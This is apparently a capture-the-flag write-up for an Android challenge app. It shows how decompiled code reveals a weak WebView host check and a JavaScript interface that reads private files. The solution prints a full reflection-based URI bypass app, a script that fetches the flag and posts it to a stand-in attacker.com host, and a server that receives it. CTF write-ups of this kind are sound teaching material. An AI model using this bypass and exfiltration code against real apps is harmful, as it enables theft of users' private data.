Mirror Challenge

Description

You find yourself inside an ancient Android app. Hidden within its depths lies a forbidden vault guarded by its Keeper—the ProGuard. But the Keeper, though strong, has left a clue. "Seek the mirror and whisper its secrets, for the Keeper has made a grave mistake: the locks remain, but the keys are in plain sight."

> **Hint**
>
> The key lies in identifying obfuscated methods and bypassing access restrictions. Sometimes, private secrets are visible to those who dare to reflect on them.

Overview

The goal of this challenge is to exploit an android application that restricts certain functionality via URI validation and to leverage Java Reflection technique to invoke the exposed Javascript interface `readFlag`. The ultimate objective is to retrieve the flag stored in *flag.txt*

Solution

Overview

The first thing that comes to mind after reading the challenge description and the hint is that we'll need to bypass some form of check to get to the flag. Lucky for us, this being an android challenge we have access to the source code - via the apk file - only caveat is we need to have some experience/knowledge in Java to properly analyze the application code. Some of the tools we'll need are:


1. **JADX** : Its an open source DEX to Java decompiler. We use this to reverse engineer android apk files.
2. **Android Studio/VSCode** : Your preferred code editor.

Setup

- Install jadx decompiler on your computer. Go to https://github.com/skylot/jadx for more on how to install jadx.
- Clone the challenge repo

Analysis


We begin our analysis by opening a `cmd` prompt in the *bin* directory (in the challenge repo) and run `jadx-gui mirror.apk`. This will launch the graphic interface version of JADX with our challenge apk loaded.



First thing I usually do is check is the *AndroidManifest* file located in `Resource/AndroidManifest.xml`. This file is a fundamental component of any android application. It provides essential information about your app to the android operating system, such as app's name, version, permissions, components and hardware requirements. Some of the key elements to look out for are:

- **App components** `<activity>` `<service>` `<receiver>` `<provider>`
  Important to note which components are exported; `android:exported="true"`.
- **Permissions** `<uses-permission>`
  Give a rough picture of what the app does
- **SDK Version** `<uses-sdk>`
  Specify the android versions the app can run on
- **Intent filters** `<intent-filter>`
  Specifies how components respond to intents (eg. deep linking, app launch etc.)

Things to to note from the challenge manifest file is that `MainActivity` is exported and the minimum sdk version is 26. Techniques like Java Reflection (commonly used in URI bypass techniques are only possible on older sdk versions of android) while exported activities act as potential sources (gateways where attackers can launch attacks from).



Jumping into the `MainActivity` (which we now consider as a potential source); there is a check that determines if the `WebViewActivity` component is started. If the intent action is `Intent.ACTION_VIEW` and intent data is set, the URI (`getIntent().getData()` - which we control) is passed to the `WebViewActivity` activity before it gets started. Considering that `WebViewActivity` is not exported we can still invoke it via either a deeplink or from a third-party application installed along side the challenge app.

```
123     /* JADX INFO: Access modifiers changed from: protected */
124     @Override // androidx.fragment.app.FragmentActivity, androidx.activity.ComponentActivity, androidx.core.app.ComponentActivity, android.app.Activity
125     public void onCreate(Bundle bundle) {
126         super.onCreate(bundle);
127         this.binding = MainBinding.inflate(getLayoutInflater());
128         setContentView(this.binding.getRoot());
129         if (getSupportActionBar() != null) {
130             getSupportActionBar().setTitle("Mirror Challenge");
131         }
132         AppCompatDelegate.setDefaultNightMode(1);
133         RelativeLayout relativeLayout = this.binding.bubbleContainer;
134         RelativeLayout relativeLayout2 = this.binding.textboxContainer;
135         Button button = this.binding.showHintButton;
136         Button button2 = this.binding.doneButton;
137         Button button3 = this.binding.submitFlagButton;
138         Party build = new PartyFactory(new Emitter(5L, TimeUnit.SECONDS).perSecond(50)).angle(270).spread(90).setSpeedBetween(1.0f, 5.0f).timeToLive(2000L).
    sizes(new Size(12, 5.0f, 0.2f)).position(0.0d, 0.0d, 1.0d, 0.0d).build();
139         button2.setOnClickListener(new 1(relativeLayout));
140         button3.setOnClickListener(new 2(relativeLayout2));
141         button.setOnClickListener(new 3(relativeLayout));
142         EditText editText = (EditText) findViewById(R.id.inputTextBox);
143         editText.setOnEditorActionListener(new MainActivity$$ExternalSyntheticLambda0(this, editText, build));
144         if (!"android.intent.action.VIEW".equals(getIntent().getAction()) || getIntent().getData() == null) {
145             return;
146         }
147         Intent intent = new Intent(this, (Class<?>) WebViewActivity.class);
148         intent.setData(intent.getData());
149         startActivity(intent);
150     }
```

Reviewing `WebViewActivity` source code; my attention is quickly drown to the `writeFlagToFile` method which is responsible for writing the flag to a file inside the private directory of the app. Its important to note that the flag is only written to file when the WebView page has finished loading `onPageFinished` . Also it's important to note that the code below (extracted from the `OnCreate` method - `Ln 103...105`) checks if the host (which we control) is equal to "google.com" - hence determining if the WebView loads the URI. This check can be bypassed using a specially crafted URI (using the Java Reflection) for older sdk versions of android, allowing us to control the URI opened on the WebView.

```
if (data == null || !Objects.equals(data.getHost(), "google.com")) {
    throw new SecurityException("Blocked URI!");
```

```
}
```

There is also a `JsInterface` exposed on the WebView - giving any website loaded access to the method `readFlag` which provides a read primitive into the apps private directory.

```
34  public class JSInterface {
35      public JSInterface() {
36      }
37
38      /* JADX WARN: Unsupported multi-entry loop pattern (BACK_EDGE: B:13:0x0020 -> B:7:0x0030). Please report as a decompilation issue!!! */
39      @JavascriptInterface
40      public String readFlag(String str) {
41          FileInputStream fileInputStream = null;
42          String str2 = "";
43          try {
44              try {
45                  fileInputStream = WebViewActivity.this.openFileInput(str);
46                  byte[] bArr = new byte[fileInputStream.available()];
47                  fileInputStream.read(bArr);
48                  str2 = new String(bArr);
49                  if (fileInputStream != null) {
50                      fileInputStream.close();
51                  }
52              } catch (IOException e) {
53                  str2 = "Error reading file!";
54                  if (fileInputStream != null) {
55                      fileInputStream.close();
56                  }
57              } catch (Throwable th) {
58                  if (fileInputStream != null) {
59                      try {
60                          fileInputStream.close();
61                      } catch (IOException e2) {
62                          e2.printStackTrace();
63                      }
64                  }
65                  throw th;
66              }
67          } catch (IOException e3) {
68              e3.printStackTrace();
69          }
70          return str2;
71      }
72  }
```

Putting all together; by writing a simple android application - which uses Java Reflection to craft a URI and starting the activity `MainActivity` with the crafted URI - we can invoke the `readFlag` method to get the flag.

> **Note**
>
> Java Reflection technique is only possible if the app (challenge app) is launched from a third-party app. Launching the app (challenge app) using a deeplink (from a browser) - while convenient - will only trigger `SecurityException` if the URI host is not valid.

POC

The code below is responsible for crafting the payload URI and launching the challenge apk. We use Java Reflection to craft a payload URI value which is passed to the intent responsible for starting the challenge app.

> **Note**
>
> Replace `PAYLOAD` with a website URL under your control. Remember to prefix the `@` symbol on the URI you provide.


The complete URI sent to the challenge app will be "https://google.com@attacker.com/" - which resolves to "https://attacker.com/" on the challenge app WebView.

```
package com.ctf.attack;

import android.annotation.SuppressLint;
import android.app.Activity;
import android.content.ComponentName;
import android.content.Intent;
import android.net.Uri;
import android.os.Bundle;

import java.lang.reflect.Constructor;
import java.lang.reflect.InvocationTargetException;

public class MainActivity extends Activity {

    private static final String PAYLOAD = "@attacker.com/";
    private static final String AUTHORITY = "google.com";
    private static final String QUERY = "";

    private void launchIntent(Uri uri) {
        Intent intent = new Intent();
        String pkg = "com.ctf.demo";
        String cls = "com.ctf.demo.MainActivity";
        intent.setAction("android.intent.action.VIEW");
        intent.setData(uri);
        intent.setComponent(new ComponentName(pkg, cls));
        startActivity(intent);
    }

    @SuppressLint("PrivateApi")
    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        try {
            final Class<?> uriClass = Class.forName("android.net.Uri");
            Class<?>[] declaredClasses = uriClass.getDeclaredClasses();
            Object authority = null;
            Object path = null;
            Object query = null;
            Class<?> cls;
            for (Class<?> declaredClass : declaredClasses) {
                String className = declaredClass.getName();
                switch (className) {
                    case "android.net.Uri$Part":
                        cls = Class.forName(declaredClass.getName());
                        for (Constructor<?> constructor :
cls.getDeclaredConstructors()) {
                            authority = constructor.newInstance(AUTHORITY,
AUTHORITY);
```


```
                            query = constructor.newInstance(QUERY, QUERY);
                            break;                        }
                    case "android.net.Uri$PathPart":
                        cls = Class.forName(declaredClass.getName());
                        for (Constructor<?> constructor :
cls.getDeclaredConstructors()) {
                            constructor.setAccessible(true);
                            path = constructor.newInstance(PAYLOAD, PAYLOAD);
                            break;                        }
                    default:
                        break;
                }
            }
            if (authority != null) {
                cls = Class.forName("android.net.Uri$HierarchicalUri");
                for (Constructor<?> constructor : cls.getDeclaredConstructors()) {
                    constructor.setAccessible(true);
                    Uri uri = (Uri) constructor.newInstance(
                            "https",
                            authority,
                            path,
                            query,
                            null);
                    launchIntent(uri);
                    break;                }
            }
        } catch (ClassNotFoundException e) {
            throw new RuntimeException(e.getMessage(), e);
        } catch (IllegalAccessException e) {
            throw new RuntimeException(e.getMessage(), e);
        } catch (IllegalArgumentException e) {
            throw new RuntimeException(e.getMessage(), e);
        } catch (InstantiationException e) {
            throw new RuntimeException(e.getMessage(), e);
        } catch (SecurityException e) {
            throw new RuntimeException(e.getMessage(), e);
        } catch (InvocationTargetException e) {
            throw new RuntimeException(e.getMessage(), e);
        }
    }
}
```

Build attack app

1. Open you Android Studio - New Project




2. Create an Empty Activity



3. Replace `MainActivity` with the POC code provided above

4. Build attack apk



On the `attacker.com` domain html page add the below script:

```
<script>
        var flag = Android.readFlag("flag.txt");
        fetch("https://attacker.com/submit-flag", {
                method: "POST",
                headers: {
                        "Content-Type": "application/json",
                },
                body: JSON.stringify({
                        flag: flag,
                }),
        });
</script>
```

The code for you backend service (server.js) should be something like:

```
const express = require('express');
const app = express();
const bodyParser = require('body-parser');

// Middleware to parse JSON
app.use(bodyParser.json());

// Endpoint to receive the flag
app.post('/submit-flag', (req, res) => {
    const { flag } = req.body;

    if (flag) {
        console.log("Flag received:", flag);
        res.status(200).send("Flag received successfully!");
    } else {
        res.status(400).send("No flag provided!");
    }
});
```

```
// Start the server
app.listen(3000, () => {
    console.log('Server listening on port 3000');
});
```

Running the server

- Save the code as `server.js`.
- Install **Node.js** and **Express**:
  `npm install express body-parser`
- Start the server.
  `node server.js`

To solve the challenge; launch the attack app we just created above and monitor the server logs; the flag should be printed in plain text.

Cheers.
shi.